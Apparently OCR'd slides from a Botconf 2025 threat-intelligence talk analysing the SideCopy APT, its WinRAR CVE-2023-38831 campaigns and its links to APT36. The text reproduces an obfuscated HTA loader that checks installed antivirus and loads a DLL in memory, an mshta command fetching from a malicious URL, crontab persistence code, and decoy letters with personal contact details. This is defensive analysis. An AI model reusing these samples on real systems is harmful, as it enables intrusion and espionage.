SEQRITE | Quick Heal

Arming WinRAR

Deep dive into clusters of SideCopy APT & its Correlation with APT36

A SideCopy Case Study

Sathwik Ram Prakki

Botconf 2025 – Angers, France

About Me

Sathwik Ram Prakki

Senior Security Researcher

Seqrite Labs, Quick Heal

@PrakkiSathwik

Agenda

01 Introduction to SideCopy

02 Previous Clusters Overview

03 Transition from HTA to MSI

04 New Targets and TTPs

05 Tons of Correlation

05 Response Strategies

Pakistan-linked APTs targeting India

Transparent Tribe

- Active since 2013
- Targets – Indian and Afghanistan
- Sectors – Govt. and Education
- Arsenal
  - Crimson RAT
  - Oblique RAT
  - Capra RAT
  - Poseidon

SideCopy

- Active since 2019
- Targets – Indian and Afghanistan
- Sectors – Defense and Military
- Arsenal
  - Action RAT
  - Reverse RAT
  - AllaKore RAT
  - Margulas RAT

Timeline of SideCopy

2019 — Copycat of SideWinder
- Targets Afghanistan Govt.
- HTA Stager & DLL sideloading
- AllaKore RAT

2020 — Targets Indian Defence
- Honey-Trap theme
- CVE-2017-11882 & 0199
- HTA based on CactusTorch

2021 — Targets Power Sector
- Both India & Afghanistan
- Reverse RAT, NightFury, njRAT
- Arsenal Expansion – Plugins

2022 — Targets Linux Systems
- Golang-based Stealer
- BackNet – Python RAT
- Kavach-theme like APT36

2023 — Targets DRDO & MEA
- Missile & Honey-trap themes
- Reverse RAT 3.0, Feta RAT
- HTA based on SilentTrinity


2023 — Multi-Platform Clusters
- CVE-2023-38831
- Windows – DRat, Key RAT
- Linux – Ares RAT


2024 — FY-themed decoys
- 3 campaigns in Q1
- Dual AllaKore RAT
- Grant of Allowances

Cluster-1


CVE-2023-38831


- Logical bug < WinRAR 6.23
- CVSS Score – 7.8
- Execute arbitrary code
- Whitespace Extension





Cluster-1 : Exploit leads to AllaKore RAT





AIANGOs

CEHQ CONTACT DETAILS
Qtr. No: 4091, Type-IV, OFMK ESTATE,
Yeddumailaram, PIN: 502205 (Telangana)
Fax:040-23292950, Mob.No:9908031419
Mail id: aiangocehq.ofmk@gmail.com

All India Association of Non-Gazetted Officers of Ordnance & Equipment Factories and Quality Assurance Organizations (Ministry of Defence) (Recognized by Govt of India, MoD since 1932).
Fresh Recognition granted by Govt of India MoD under CCS (RSA) Rules 1993.
Affiliated to Confederation of Defence Recognized Associations (CDRA)

No.: AIANGOs/CEHQ-MoD/022 Date: 02.09.2023

To
The Defence Secretary & Secretary (DP)
Govt. Of India
Ministry of Defence
South Block, New Delhi -110011

Sub: Peaceful Protest Programme by all branches of AIANGOs for addressing the long pending legitimate demands & violations of DDP assurance – Intimation of.

Ref: 1. AIANGOs resolution no. AIANGOs/CEHO/OFMK/BGCM-2023/Resolution-2 dated 28.06.2023.
2. AIANGOs resolution no. AIANGOs/CEHO/OFMK/BGCM-2023/Resolution-2 dated 28.06.2023.

Sir,

I have been directed by the Central Executive of this association to place the following for your kind information and positive action.

AIANGOs represent the Non-Gazetted officers under the four directorates viz. DoO (C&S) including those who are in deemed deputation to the 7 corporations, DGQA, DGAQA and DGNAI. It would not be exaggeration of the fact to place that this cadre is the backbone of the organisations and on the same time the most deprived and oppressed in the organisation. The Biennial General Council Meeting (BGCM 2023) of this association held on 27th June to 28th June 2023 at V K Krishna Menon Convention Centre, Avadi, Chennai took resolutions under reference 2 and 3 above to highlight the long pending unresolved demands of the cadre before the authority to address in a time bound manner.

It is unfortunate that even after passing sufficient time, there has been no improvement/change in the attitude of the authority to address/resolve the legitimate demands of the cadre. It is felt that authority is not at all sympathetic on resolving the issues.

2. Submission of the memorandum by the branches at unit/factory level for implementation of fitment at Rs. 6500-10500 Pay Scale as on 01.01.2006 for all Chargeman/Foreman & JEs on **08.09.2023**.
3. Submission of applications by individual members to GM/HoE/CGM for implementation of fitment at 6500 BP as on 01.01.2006 **from 08-12 September 2023**.
4. Wearing of Demand badges on **14.09.2023 and 15.09.2023**.
5. Peaceful Dharna at Lunch hours on **15.09.2023** and submission of the Memorandum

All members of this association at all branches under the four directorates shall participate in the above peaceful protest programme to fulfil the following legitimate demands:

i. Immediate publication of select list and promotion order for LDCE 2022 for both CM and JWM based on the interim order of the Hon'ble CAT Jabalpur in OA 227, 375 and 376 of 2023.
ii. Issue of notification for conduction of LDCE 2023 for promotion to the post of CM and JWM.
iii. Publication of notification for conduction of LDCE for promotion to the post of JWM SG(T&NT).
iv. Diversion of DR posts to Promotion.
v. One-time relaxation in certificates obtained through distance education with a cut-off date of 31.05.2013 in line with DRDO and Railway.
vi. Implementation of fitment factor on 6500 x 1.86 as on 01.01.2006 for all CM and JEs in all directorates under MoD.
vii. Address NPS to OPS conversion application in a positive approach.

With highly hope to have a positive response from your end to address the issue in a time-bound manner.


Thank you.

Sincerely yours
(**AJAY**)
General Secretary

Copy to:

Cluster-1 : LNK to HTA

hxxps://www.rockwellroyalhomes.com/js/FL/DocScanner-Oct.zip




```
var edr  = FNTJKI_LKIOUTS('RHJhZnRpbmdQYWQ=');          // DraftingPad
var memoryloader = edr;
try {
    var str  = FNTJKI_LKIOUTS('V1NjcmlwdC5TaGVsbA==');  // Wscript.Shell
    var ObjectiveObjectiveReagValStrangerReagValStranger = new ActiveXObject(str);
    veersion = 'v4.0.30319';
    try {
        veersion = reading();                          (1) checking .NET version
    } catch(e) {
        veersion = 'v2.0.50727';
    }
    var qts = FNTJKI_LKIOUTS('UHJvY2Vzcw==');
    var pts = FNTJKI_LKIOUTS('Q09NUExVU19WZXJzaW9u');   (2) base64 decoding
    var ats = FNTJKI_LKIOUTS('U3lzdGVtLkNvbGxlY3Rpb25zLkFycmF5TGlzdA==');
    var nts = FNTJKI_LKIOUTS('d2lubWdtdHM6XFxcXC5cXHJvb3RcXFNlY3VyaXR5Q2VudGVyMg==');
    var bts = FNTJKI_LKIOUTS('U3lzdGVtLlJ1bnRpbWUuU2VyaWFsaXphdGlvbi5Gb3JtYXR0ZXJzLkJpbmFyeS5CaW5hcnlGb3JtYXR0ZXI=');
    // System.Runtime.Serliazation.Formatters.Binary.BinaryFormatter

    ObjectiveObjectiveReagValStrangerReagValStranger.Environment(qts)(pts) = veersion;
    var BMZ_TTU_QAZ = GetObject("winmgmts:\\\\.\\root\\SecurityCenter2");
    var peter=FNTJKI_LKIOUTS('U2VsZWN0ICogRnJvbSBBbnRpVmlydXNQcm9kdWN0');
    var FNTJKI_LKIOUTS_LAJDLD_QWESTR = BMZ_TTU_QAZ.ExecQuery(peter, null, 48);
    var NNSLKERT_HLKSHELSL_JHKLSILELXKD = new Enumerator(FNTJKI_LKIOUTS_LAJDLD_QWESTR);
    var HYTOS_LKSHDKS = "";
    for (; !NNSLKERT_HLKSHELSL_JHKLSILELXKD.atEnd(); NNSLKERT_HLKSHELSL_JHKLSILELXKD.moveNext()) {
        HYTOS_LKSHDKS += (NNSLKERT_HLKSHELSL_JHKLSILELXKD.item().displayName + ' ' + NNSLKERT_HLKSHELSL_JHKLSILELXKD.item().productS
        HYTOS_LKSHDKS += "&";
    }
    var TYIWSSD_HLSKDHLSSD = bazSixFerToStreeeeamStranger(VXR_ZWT_JKL);
    var OPOIUY_BNMJUYH_GAGHGDHSJ_SGGSHSHS = new ActiveXObject(bts);
    var CBBZCS_SGSWRW_NMKISG = new ActiveXObject(ats);
    var HJUSD_HSKHDKS_LSHLLS = OPOIUY_BNMJUYH_GAGHGDHSJ_SGGSHSHS.Deserialize_2(TYIWSSD_HLSKDHLSSD);
    CBBZCS_SGSWRW_NMKISG.Add(undefined);
    var RTRW_NMBH_SHSHJSS_MNJKLK = HJUSD_HSKHDKS_LSHLLS.DynamicInvoke(CBBZCS_SGSWRW_NMKISG.ToArray()).CreateInstance(memoryloader);
    RTRW_NMBH_SHSHJSS_MNJKLK.OpenAll(MNG_XMB_KOP,"Invitation Performa vis a vis feedback.doc",HYTOS_LKSHDKS);   // Chain-1
    RTRW_NMBH_SHSHJSS_MNJKLK.OpenAll(MNG_XMB_KOP,"myPic.jpeg",HYTOS_LKSHDKS);                                   // Chain-2
    window.close();
} catch (e) {}
```


(3) getting AV installed

(4) invoking DLL in-memory

decoy files

C:\Windows\System32\mshta.exe hxxps://www.rockwellroyalhomes.com/js/content/ & mshta.exe

Cluster-1 : DRat



d:\Projects\C#**D-Rat\DRat Client**\Tenure\obj\Release\MSEclipse.pdb


13 commands for C2


getInformatica	sup	fdl	fdlConfirm
Kaamindina	close	fup	enterPath
driveList	del	sup/fupexec	backPath

Same C2 but different ports

AllaKore	9828
DRat	61101

Cluster-1 : Linux





Tele: 24199870

43645/Saudi Arabia/DGAFMS/DG-1C 17 Mar 2023

MINISTRY OF DEFENCE
OFFICE OF THE DGAFMS/ DG-1C

VISIT OF MEDICAL DELEGATION FROM SAUDI ARABIA TO DISCUSS THE ISSUES WITH INDIAN ARMED FORCES MEDICAL OFFICIALS

A copy of GSL on the subject visit is fwd herewith for your info please.

(Ashwani Upadhyay)
Lt Col
AAG AFMS/DG-1C (Addl)

Encls: As above.

DGMS (Army)/DGMS-3E
DGMS (Navy)/ PDMS (P & M)
DGMS (Air)/ PDMS (P

Copy to:-

Dte of DP & FL, Int-C (Mil Coop) Div HQ IDS, Min of Def, Room No-268A South Block, New Delhi011 dacidsdpfl-dia.ids@nic.in	-	for info please.
MoD/ D IC Wing, D (IC-III) usic5-mod@gov.in		
MoD/ D (Med)		
HQ DCIDS (Med) dirit.idsmed@nic.in		

Internal:-

DGAFMS/DG-1D	-	for info alongwith a copy of the same.

Linux Stager

- Go-based ELF
- Crontab Persistence
- /.local/share/
  1. Decoy
  2. Ares RAT

```
v9[1] = runtime_convTstring(v1, v3);
v4 = (_ptr_exec_Cmd)fmt_Sprintf((int)"echo '@reboot %s' >> /dev/shm/mycron", 36, (int)v9, 1, 1);
v10[0] = (int)&dword_82D3D3D + 2;
v10[1] = 2;
v10[2] = (int)v4;
v10[3] = v8;
v5 = (exec_Cmd *)os_exec_Command((int)&dword_82D4037, 4, (int)v10, 2, 2);
if ( !(unsigned int)os_exec__ptr_Cmd_Run(v5).tab )
{
  os_Getenv((int)&dword_82D4013, 4);
